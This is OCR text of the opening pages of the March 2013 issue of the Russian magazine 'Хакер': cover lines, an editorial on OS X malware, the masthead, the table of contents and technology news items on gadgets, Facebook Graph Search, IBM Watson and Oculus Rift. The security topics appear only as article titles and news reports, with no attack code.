HOWTO: СОБИРАЕМ РОБОТА-ШПИОНА 109

03 (170) 2013

КАК УТЕКАЕТ VPN-ТРАФИК

ХАКЕР

WWW.XAKEP.RU

Черный пояс по Wireshark: выжимаем из сниффера максимум

РЕКОМЕНДОВАННАЯ **ЦЕНА: 270 р.**

12+


(game)land
hi-fun media

4 607157 100063 13003


PUBLISHING FOR ENTHUSIASTS

МАЛВАРЬ ДЛЯ OS X

КАК НЕ ТРОНУТАЯ ВИРУСАМИ СИСТЕМА ПЕРЕЖИЛА СРАЗУ НЕСКОЛЬКО ЭПИДЕМИЙ ЗА ГОД 014




024
ИНТЕРВЬЮ: ЖИЗНЕННЫЙ ПУТЬ ОДНОГО ХАКЕРА



029
VAGRANT: ВИРТУАЛЬНОЕ ОКРУЖЕНИЕ ДЛЯ КОДЕРА



034
СОБИРАЕМ МЕДИА-ЦЕНТР НА RASPBERRY PI



116
LINUX-ДИСТРИБУТИВЫ НА ЛЮБОЙ СЛУЧАЙ ЖИЗНИ





ЧЕРВИВЫЕ ЯБЛОКИ

Каждый пользователь Windows давно привык, что в системе должен быть установлен антивирус. А каждый маковод уверен, что необходимости в этом нет. Убедить пользователя OS X в том, что его систему могут заразить, довольно сложно. И это немудрено. Долгое время разработчики малвари обходили стороной операционную систему Apple. Все, что мы видели, — это довольно жалкие proof-of-concept, демонстрирующие незатейливые способы заражения системы. Полумиллионный ботнет FlashFake, который полностью состоял из Mac'ов, стал первым и лучшим доказательством того, что никакого иммунитета к зловреду у OS X нет. За одной эпидемией последовали другие. Стало ясно, что угрозы для Mac- и Windows-пользователей мало чем отличаются: те же проблемы с запуском недоверенных приложений, те же векторы атаки через сторонние компоненты (например, Java), те же последствия неустановленных обновлений. Но нужно ли было появиться большому ботнету, чтобы эти проблемы наконец вскрылись?

Степан «Step» Ильин,
главред X
twitter.com/stepah



РЕДАКЦИЯ

Главный редактор Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор Илья Курченко (kurchenko@real.xakep.ru)

Редакторы рубрик
PCZONE и UNITS Илья Илембитов (ilembitov@real.xakep.ru)
X-MOBILE Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
ВЗЛОМ Юрий Гольцев (goltsev@real.xakep.ru)
Антон «ant» Жуков (ant@real.xakep.ru)
UNIXOID и SYN/ACK Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
Литературный редактор Евгения Шарипова
PR-менеджер Анна Григорьева (grigorieva@glc.ru)

DVD

Выпускающий редактор Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART

Арт-директор Алик Вайнер (alik@glc.ru)
Дизайнер Егор Пономарев
Верстальщик Вера Светлых
Бильд-редактор Елена Беднова
Иллюстрация на обложке Алик Вайнер (alik@glc.ru)

PUBLISHING

Издатель ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5
Тел.: (495) 934-70-34, факс: (495) 545-09-06

Главный дизайнер Энди Тернбулл

РАЗМЕЩЕНИЕ РЕКЛАМЫ

ООО «Рекламное агентство «Пресс-Релиз»
Тел.: (495) 935-70-34, факс: (495) 545-09-06
E-mail: advert@glc.ru

ДИСТРИБУЦИЯ

Директор по дистрибуции Татьяна Кошелева (kosheleva@glc.ru)

ПОДПИСКА

Руководитель отдела подписки Ирина Долганова (dolganova@glc.ru)
Менеджер спецраспространения Нина Дмитрюк (dmitryuk@glc.ru)

Претензии и дополнительная информация
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Онлайн-магазин подписки: http://shop.glc.ru
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50451 от 04 июля 2012 года.

Отпечатано в типографии Scanweb, Финляндия. Тираж 200 000 экземпляров.

Content

HEADER

009  Ждем гонку открытых офисных пакетов: LibreOffice 4 уже есть, а OpenOffice 4 — будет летом.


004 **MEGANEWS**
Все новое за последний месяц

012 **Колонка Стёпы Ильина**
Статические генераторы сайтов

013 **Proof-of-concept**
Очищаем оперативную память от улик

COVERSTORY

024 **История одного хакера**
Интервью с CISO Parallels Алексеем Смирновым



МАЛВАРЬ ДЛЯ OS X

014 **Горячий парад Mac-ориентированной малвари**
Купил себе новенький макбук и думаешь, что теперь-то всё, в домике? Как бы не так. Читай анализ самых заметных эпидемий вредоносов для OS X за последний год.

020 **О врагах семейства кошачьих**
Без конструктивной части тема этого номера была бы неполной. На сладкое оставили руководство по поиску троянов в OS X.

PCZONE

029 **Виртуальный помощник**
Знакомимся с инструментом Vagrant

034 **Говорит и показывает Raspberry Pi**
Получаем функциональный, компактный и тихий медиацентр

040 **Мега.афе.ра**
О перерожденном Megaupload

СЦЕНА

044 **Быть странным**
История операционной системы BeOS

X-MOBILE

050 **Из Китая с любовью**
Выбираем недорогой качественный планшет китайского производства

054 **Анатомия с препарацией**
Вскрываем, модифицируем и запаковываем Android-приложения

060 **Гигантомания: эпизод второй**
Рассуждаем о судьбах огромных смартфонов на примере Samsung Galaxy Note 2

ВЗЛОМ

062 **Easy Hack**
Хакерские секреты простых вещей

068 **Обзор эксплойтов**
Анализ свеженьких уязвимостей

073 **Такой небезопасный VPN**
Можно ли доверять виртуальным частным сетям свои секреты?

078 **SSRF: великий и ужасный**
Вторая часть саги об использовании Server-Side Request Forgery

084 **Слабое звено**
Контент-провайдеры — слабое место в Android-приложениях

088 **Колонка Алексея Синцова**
Легкий Blind!


090 **SAP: под шквалом разящих стрел**
Разбираем множественные уязвимости в движке SAP NetWeaver J2EE

094 **X-Tools**
7 утилит для исследователей безопасности

MALWARE

096 **Сессия для злокодера**
Поток сознания Ала Эка про тайны сессий и сервисов Windows





КОДИНГ

100 **WTF WinRT?**
Продолжаем вкуривать в программирование для Windows 8 на C#

104 **iPad для программиста**
Превращаем iPad в почти полноценный инструмент разработчика

109 **Робот-шпион — это просто!**
Собираем и программим самоходного соглядатая на базе Lego Mindstorms

114 **Задачи на собеседованиях**
Подборка интересных задач, которые дают на собеседованиях

UNIXOID

116 **Отряды специального назначения**
Обзор специализированных дистрибутивов Linux

120 **Криогенная инженерия**
Осваиваем систему заморозки процессов CRIU

SYN/ACK

126 **Нужно Залатать!**
Защита корпоративной ИС от утечек информации с помощью Zecurion

132 **Выводим на чистую воду**
Выжимаем максимум из фильтров отображения Wireshark

FERRUM

138 **3Q Surf RC9716B**
Обзор недорогого планшета с качественным IPS-экраном

139 **Гейминг в стиле X7!**
Тестирование игровых клавиатур от A4Tech

ЮНИТЫ

140 **FAQ**
Вопросы и ответы

143 **Диско**
8,5 Гб всякой всячины

144 **WWW2**
Удобные web-сервисы

MEGANEWS



БОЛЕЕ 50 МИЛЛИОНОВ РОУТЕРОВ уязвимы к атакам через UPnP, заявил HD Moore (создатель Metasploit) и специалисты Rapid7.

ПУЛЬТ ДУ ДЛЯ ТЕЛЕФОНА

HTC ВЫПУСТИЛА СТРАННЫЙ ГАДЖЕТ

В сегодняшнем изобилии смартфонов, казалось бы, уже сложно чему-то удивиться — на рынке представлены аппараты всевозможных форм-факторов, характеристик и размеров. Не отстает от этого многообразия и рынок различных аксессуаров. Однако компании HTC удалось выпустить гаджет, до которого ранее не додумался никто.

Устройство HTC Mini представляет собой странную штуку, охарактеризовать которую можно как пульт ДУ для телефона или даже телефон для... телефона (устройство несет в себе функцию гарнитуры). Пока новинку презентовали как аксессуар для смартфона HTC Butterfly, но в дальнейшем, возможно, подобными ДУ обзаведутся и другие аппараты.

HTC Mini общается со смартфоном при помощи NFC или Bluetooth, и функциональность устройства зависит от типа соединения. Так, через NFC пользователь может просматривать на небольшом монохромном дисплее «лентяйки» сообщения, истории звонков или записи из органайзера, хранящиеся в телефоне. Также возможно удаленно активировать камеру смартфона, например, чтобы сделать групповое фото со своим участием. В свою очередь, если соединение установлено по Bluetooth, HTC Mini превращается в оригинальную гарнитуру в виде мини-телефона, с помощью которой можно совершать звонки, даже не доставая из кармана основной аппарат.

Пока гаджет HTC Mini ориентирован исключительно на рынок Китая.



Некоторые комментаторы увидели в этой тенденции отголоски эпохи КПК: тогда тоже считалось, что пользователю нужна связка из мощного карманного компьютера и простого телефона.



СИНХРОНИЗАЦИЯ ДАННЫХ ОТ BITTORRENT

ИНТЕРЕСНАЯ АЛЬТЕРНАТИВА ОБЛАЧНЫМ ХРАНИЛИЩАМ

Дефицита хранилищ данных, позволяющих не только хранить, но и синхронизировать информацию между несколькими устройствами, на данный момент явно не наблюдается. Одна только тройка Dropbox, Google Drive и SkyDrive выглядит внушительно. Однако BitTorrent Inc. конкурентов не побоялась и выпустила свое, достаточно оригинальное решение, пока в режиме тестирования.

Приложение BitTorrent SyncApp позволит пользователям синхронизировать свои данные посредством bittorent-протокола с шифрованием. Программа совершенно бесплатна и, что очень важно, не имеет ограничений по объему хранимых данных. По сути, у BitTorrent получилось создать простое, надежное и быстрое решение для обмена данными на нескольких устройствах (аналогичным способом пользуется, к примеру, Facebook для передачи информации между серверами).


Функциональность строится по знакомому всем принципу и очень похожа на тот Dropbox. Различие лишь в том, что решение BitTorrent не облачное, а значит, никакие третьи лица точно не имеют доступа к пользовательским данным. Работает новшество, как несложно понять, на базе P2P-технологий. Узнать подробности и опробовать приложение в деле можно здесь: labs.bittorrent.com/experiments/sync.html.




В США ВСТУПИЛО В СИЛУ РЕШЕНИЕ, согласно которому разлочка телефона является преступлением, аналогичным переходу к другому оператору сотовой связи до истечения контракта.




SYMBIAN ОФИЦИАЛЬНО «МЕРТВ». Nokia подтвердила, что смартфон 808 PureView, вышедший прошлым летом, стал последним аппаратом на данной платформе.



РЕКОРДНО СУРОВОЕ НАКАЗАНИЕ ДАЛИ ВИДЕОПИРАТУ В США — участник релиз-группы IMAGiNE, снимавший «экранки» на камеру, Джеремия Перкинс получил пять лет тюрьмы.



СМАРТФОНЫ НА БАЗЕ ANDROID ЗАНИМАЮТ ПОЧТИ 75% МИРОВОГО РЫНКА. К таким выводам пришли специалисты аналитической компании IDC, изучив статистику поставок.



СМАРТФОНЫ НА БАЗЕ UBUNTU PHONE могут стать первыми устройствами с предустановленной консолью. По слухам, в офисах сразу двух калифорнийских компаний началась паника.

КАК ПОЛУЧАТЬ МНОГО ДЕНЕГ И НИЧЕГО НЕ ДЕЛАТЬ?

АУТСОРСИНГ — ВЕЛИКАЯ ВЕЩЬ!

Смешной и поразительный в своей наглости случай произошел недавно в США. Эта история стала достоянием общественности благодаря посту в блоге компании Verizon, специалистов которой пригласили провести расследование.

В некоей компании, название которой не разглашается, трудился один программист. Компания занималась инфраструктурами особой важности, так что все серьезно. Программист, которого Verizon называет просто Боб (разумеется, изменив имя), считался далеко не последним работником: он успешно строил карьеру и в год зарабатывал шестизначные суммы. Однако у компании появились смутные подозрения, когда в логах VPN обнаружились следы посещений с IP-адресов китайского диапазона. Разумеется, сначала подумали о корпоративном шпионаже, диверсиях и других страшных вещах. Хотя китайцы использовали для входа в систему учетную запись того самого Боба, на него не пало никаких подозрений — грешили на какой-нибудь 0-day на его машине, малварь и тому подобные вещи. Тогда Verizon попросили разобраться, в чем тут дело.

Открывшаяся специалистам картина поражала. Нет, Боб не был шпионом, он был лентяем. Оказалось, что предприимчивый программист очень не хотел работать. Он нанял консалтинговую компанию из Шэньяна, передал им все «пароли и явки» и даже отправил по почте аппаратный ключ, использовавшийся для двухфакторной аутентификации. На его рабочем компьютере нашли сотни инвойсов, подтверждавших, что Боб оплачивал услуги китайцев, передавая тем всю свою работу. А сам Боб в рабочее время сидел в Facebook, читал Reddit и просматривал видеоролики с котиками. Разумеется, хитреца тут же уволили, заодно оставив без работы и китайских аутсорсеров.



СОЦИАЛЬНЫЙ ПОИСК ОТ FACEBOOK

GRAPH SEARCH, НА КОТОРЫЙ ВОЗЛАГАЮТ БОЛЬШИЕ НАДЕЖДЫ

Как известно, до недавнего времени поиск в Facebook был крайне примитивным. Довольно долго от социальной сети ждали действий в этом направлении, ведь, запустив свой поисковик, Facebook смогла бы проиндексировать тонны данных, к которым поисковые роботы и тот же Google попросту не имеют доступа. Согласись, это серьезная сила. И вот момент истины настал — Facebook запустила социальный поиск, получивший название Graph Search. Давай посмотрим, кто и что за этим стояло. Для начала стоит сказать, что от веб-поиска социальный поиск сильно отличается. Он отображает личную информацию, которая обычно не проникает в Сеть, — в него попадает только информация, открытая для просмотра на страницах пользователей Facebook. Социальный поиск разработан таким образом, что дает ответы, а не ссылки на ответы. Поисковик сфокусирован вокруг четырех типов использования: люди, фото, места и интересы. К примеру, ты можешь составлять списки людей по различным критериям: все сотрудники фирмы X, которым нравится группа Y. Кто находится в баре N вместе со мной и тоже любит фильм M? Также можно найти фотографии определенного места по заданным координатам или по текстовому описанию объекта. Цукерберг уверяет, что для Facebook это своего рода возвращение к корням — когда социальная сеть только начиналась, еще в рамках колледжа, подобные функции там уже были.

Работу над Graph Search вел Ларс Расмуссен, ранее сотрудник Google, трудившийся над такими проектами, как Google Maps (идею которого он начал воплощать в небольшой компании, впоследствии купленной поисковым гигантом) и Wave. Когда Расмуссен присоединился к «поисковой» команде Facebook, те уже размышляли, как создать поиск, который мог бы отвечать на простые вопросы вроде: «Какие книги читают мои друзья? Какой итальянский ресторан по-настоящему им нравится?» Команде пришлось решать, фокусироваться ли при создании поиска на наиболее популярных вопросах или же создавать сложный поисковый движок, в теории способный ответить на любые вопросы. Второе виделось малореальным, однако Цукерберг дал понять, что было бы замечательно реализовать именно такой механизм. И Расмуссен начал работу, взяв себе в помощь еще одного экс-сотрудника Google Тома Стоки. Помимо них, в команде собрались пятьдесят инженеров и два лингвиста. Уже на первых порах стало ясно, что Graph Search должен оказать на Facebook серьезное влияние: строка поиска стала больше, превратившись в крупный баннер вверху страницы, по бокам от которого расположились иконки, и даже имя компании пропало с домашней страницы, оставив после себя лишь стилизованную F. Также стало ясно, что поиск сильно отличается от привычного веб-поиска, где пользователи привыкли оперировать короткими ключевыми словами. Graph Search, напротив, предполагает длинные и подробные запросы, написанные обычным, человеческим языком, и чем конкретнее, тем лучше.

В борьбе Google и Facebook за доминирующее положение в интернете уже давно стало очевидно, что компании будут пытаться выбить почву из-под ног друг у друга. Это было понятно еще после запуска Google+, но с запуском Graph Search борьба вот-вот дойдет до самой яркой фазы, до своего абсолюта. Интересно, чем это все закончится.


РАССТАВАНИЕ С КНОПКОЙ «ПУСК» ОКАЗАЛОСЬ ТЯЖЕЛЫМ

БОЛЕЕ ТРЕХ МИЛЛИОНОВ РАЗ СКАЧАЛИ ПРОГУ START8, ВОЗВРАЩАЮЩУЮ «ПУСК» В WINDOWS 8 НА МЕСТО. У АНАЛОГОВ СКАЧИВАНИЙ НЕ МЕНЬШЕ

ПРОПУСКНАЯ СПОСОБНОСТЬ USB 3.0 ВЫРАСТЕТ ДО 10 ГБИТ/С, обещают участники USB 3.0 Promoter Group.

ЯЗЫК ПРОГРАММИРОВАНИЯ НА АРАБСКОМ

ОКАЗЫВАЕТСЯ, КОД БЫВАЕТ НЕ ТОЛЬКО НА ЛАТИНИЦЕ



Alb не единственный необычный с лингвистической точки зрения язык программирования. В арабских странах имеет хождение язык AMMORIA (тоже на основе арабского), также можно вспомнить бухгалтерские программы 1С, где и вовсе кириллица.

Рэмси Нассер, ученый, сотрудник Eyebeam technology и программист, создал удивительную для западного мира штуку — язык программирования на арабском. Свою разработку Нассер назвал Alb, что в переводе с арабского означает «сердце».


Зачем это нужно? Автор Alb утверждает, что его главная цель — преодоление лингвистического барьера. Дескать, для многих специалистов «англоязычность» программирования представляет серьезную проблему. Нассер рассказывает, что на заре его собственной карьеры необходимость учить английский сильно его удивила, и с тех пор он уверен, что программирование должно быть доступно абсолютно любому человеку, независимо от того, владеет ли тот иностранными языками. С этим, вероятно, можно поспорить, все же на сегодня уже сложились определенные стандарты, в том числе и относительно английского языка. Однако Alb интересен как явление и, прости за высокий штиль, «произведение искусства». Здесь все языковые конструкции и инструкции записываются с помощью символов и по правилам арабского языка — арабской вязи, справа налево. При этом Нассер уверяет, что его язык может быть использован для любых типов вычислений и вообще ничем не хуже конкурентов. В будущем креативный ученый собирается выпустить набор библиотек и API, которые будут обращаться к Alb через привычные для западных программистов конструкции, такие как function, for, if.

I'M SORRY, DAVE, YOU HAVE CANCER. LOL

СУПЕРКОМПЬЮТЕР НАУЧИЛИ ПЛОХОМУ

Созданный как часть проекта DeepQA суперкомпьютер Watson от компании IBM уже не раз попадал в заголовки новостей. Watson оснащен системой искусственного интеллекта, которую разработала группа исследователей под руководством Дэвида Феруччи. Основная задача суперкомпьютера — понимать вопросы, сформулированные на естественном языке, и находить на них ответы в своей базе данных. Благодаря умению распознавать смысл предложений и вопросов, а также отвечать на них, используя датамайнинг, Watson уже выиграл у чемпионов известной телевикторины Jeopardy (ее российский аналог — «Своя игра») в 2011 году.

Недавно для «расширения кругозора» компьютер решили познакомить с Wikipedia и Urban Dictionary (известной энциклопедией англоязычного жаргона и сленга), что оказалось ошибкой. Как рассказал в интервью CNNMoney Эрик Браун — один из работающих над проектом специалистов, вместо того чтобы научиться лучше понимать людей и находить дополнительный смысл в их словах, компьютер научился сквернословить, а на серьезные вопросы мог ответить незамысловатым «OMG, LOL!». Браун пояснил, что такой казус произошел из-за того, что Watson неспособен распознать, какой смысл того или иного слова является приличным, а какой нет. В итоге команда проекта была вынуждена вручную очистить память суперкомпьютера, стирая оттуда следы Wikipedia и Urban Dictionary. Дополнительно Watson оснастили фильтром, дабы впредь в его «речь» не прорывались ругательства и сетевые жаргонизмы, вроде ROFL и LOL.





NOKIA — САМА СЕБЕ ЗЛОБНЫЙ БУРАТИНО. Компания привлекла внимание любителей 3D-принтеров, опубликовав чертежи чехла для Nokia Lumia 820. Однако в тесте, проведенном ресурсом The Verge, чехол оказался редкостной гадостью. Стенки оказались слишком тонкими,и вокруг отверстий камеры и кнопок образовывались трещины. Впрочем, несмотря на очевидные недостатки, идея остается запредельно крутой.



PNG ОБОГНАЛ GIF. В январе файлы PNG встречались на 62,4% всех веб-сайтов в Сети, а файлы GIF — на 62,3%, сообщает W3techs.com.



BACKTRACK БУДЕТ ПЕРЕИМЕНОВАН В KALI LINUX и получит множество изменений: отныне дистрибутив перебирается на Debian. Точная дата выхода пока неизвестна.

ОЧКИ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ НЕ ВЫМЕРЛИ

ВСЕ НОВОЕ — ХОРОШО ЗАБЫТОЕ СТАРОЕ

Одно время шлемы виртуальной реальности были довольно распространенной, хотя и достаточно дорогой игрушкой. Затем интерес к ним схлынул, пользователи продолжили смотреть в свои мониторы, и казалось, что лежать этому витку прогресса на полках музеев... Но нет. С приходом дополненной реальности, ажитацией вокруг Google Glass и подобных устройств об этой теме вспомнили, к ней вернулись.


Очень прикольное устройство должно выйти на рынок в ближайшее время. Называется эта странная помесь очков с маской для сна Oculus Rift. Проекту на самом деле уже почти год — прошлым летом он сорвал настоящий джек-пот на Kickstarter, собрав вместо нужных разработчикам 250 тысяч долларов более двух с половиной миллионов!


Итак — в чем соль? Oculus Rift весит всего 230 граммов и использует стереоэффект (который в последнее время, с легкой руки рекламщиков, все называют 3D). Устройство фактически использует хитрую технологию — один дисплей здесь разделен на две половины, по одной на каждый глаз. Благодаря этому усталость глаз, характерная для очков с активным затвором, и артефакты, связанные с поляризацией, практически сводятся на нет. Прототип Oculus Rift работает на разрешении 1280 × 800 (то есть по 640 × 800 на каждый глаз), а поле зрения составляет 100 градусов, что очень неплохо для такого устройства. За движениями головы аппарат также следит — как же иначе синхронизироваться с происходящим на экране? Слежение происходит на частоте 1000 Гц и включает акселерометр, гироскоп и магнитометр, чтобы компенсировать дрейф. Уже сейчас, согласно отзывам с выставок, система работает весьма неплохо, но до релиза ее обещают улучшить еще. Питается устройство от USB, встроенного звука (пока?) нет.

Но такой гаджет будет никому не нужен, если его не будут поддерживать игры. К счастью, благодаря оглушительному успеху на Kickstarter, разработка сумела заинтересовать игровую индустрию. Джон Кармак (сооснователь и совладелец компании id Software) уже активно содействует проекту, обещая выпустить Doom 3: BFG Edition для Oculus Rift. Известный разработчик игр Крис Робертс заявил, что устройство будет поддерживаться в Star Citizen. Кроме того, о поддержке очков виртуальной реальности уже заявлено для игр Team Fortress 2 и Hawken.

Поставки наборов для разработчиков начнутся уже этой весной. К маю компания рассчитывает произвести примерно 10 тысяч устройств. Цена Oculus Rift для разработчиков составляет около 300 долларов, но ожидается, что розничная стоимость устройства на первых порах будет выше — порядка 1000 зеленых денег. Впрочем, по сравнению с профессиональными устройствами подобного рода это совсем не много. А если сравнивать с ценой хорошего монитора, то цифры и вовсе получаются весьма близкие.

Чтобы оценить всю прелесть разработки, советую посетить официальный сайт проекта (oculusvr.com) и посмотреть видео. Вот тогда-то и придет ощущение, что будущее уже здесь.





Глядя на столь бурную деятельность, развернувшуюся вокруг проекта, волей-неволей представляешь, какой эффект дадут очки Oculus Rift в сочетании с тем же Microsoft Kinect.





ПОЧЕМУ В UNIX-СИСТЕМАХ ДОМАШНЯЯ ПАПКА ОБОЗНАЧАЕТСЯ «~»?

НА ТЕРМИНАЛАХ ADM-3A, РАСПРОСТРАНЕННЫХ В 70-Е ГОДЫ, ЗНАК «~» И СЛОВО «HOME» РАСПОЛАГАЛИСЬ НА ОДНОЙ КНОПКЕ

С 900 ДО 5000 ЧЕЛОВЕК ВОЗРАСТЕТ ЧИСЛЕННОСТЬ ШТАТА КИБЕРОТДЕЛА, что находится в ведении Минобороны США.

ПАРОЛИ — ЭТО ПРОШЛЫЙ ВЕК

В GOOGLE РАЗМЫШЛЯЮТ НАД АППАРАТНОЙ ЗАЩИТОЙ ДАННЫХ

Сколько ни пиши пользователю предупреждений, сколько ни убеждай его в том, что пароль не должен быть короче 6–8 символов, должен состоять из случайных цифр и букв и вообще «чем сложнее, тем лучше», — предупреждения эти почти не действуют. К тому же, даже если пароли хорошие, разные и надежные, это еще не гарантия защиты от взлома.

Корпорация Google, как всегда, находится на передовой прогресса, так что ситуация с паролями не могла их не заинтересовать. В Google провели ряд исследований, в ходе которых пришли к уже известному, но все же не широко распространенному методу использования аппаратных ключей. В качестве одного из вариантов предлагается использовать миниатюрные криптографические карты Yubico. Вставляешь такой «брелок» в USB-порт, и зарегистрироваться на новом сайте или выполнить вход в аккаунт Google можно буквально одним кликом, вообще не набирая никаких паролей. В Google подобный способ аутентификации сравнивают с открытием двери ключом. А в будущем предлагают и вовсе перейти на беспроводные протоколы, а защиту усилить, скажем, дополнительным введением одноразового кода. К тому же уже сейчас многие эксперты высказывают предположения, что носимая электроника получит широкое распространение в самом скором времени. Так что для большего удобства встроить подобный аппаратный ключ будет возможно в одежду, бижутерию и так далее.



В последнее время популярность двухфакторной аутентификации только растет. Google отмечает, что после громкого взлома журналиста Мэта Хонана за два дня число пользователей двухфакторной аутентификации Google возросло на четверть миллиона.



ПРЕДЪЯВИТЕ ДОКУМЕНТИКИ

INSTAGRAM ПОТРЕБОВАЛ У ПОЛЬЗОВАТЕЛЕЙ ПАСПОРТА

Считаешь, только в Китае или Северной Корее люди выходят в Сеть по паспортам? Вот и нет. Недавно документы у пользователей потребовал Instagram, чем немало перепугал юзеров, посеяв в их рядах настоящую панику.

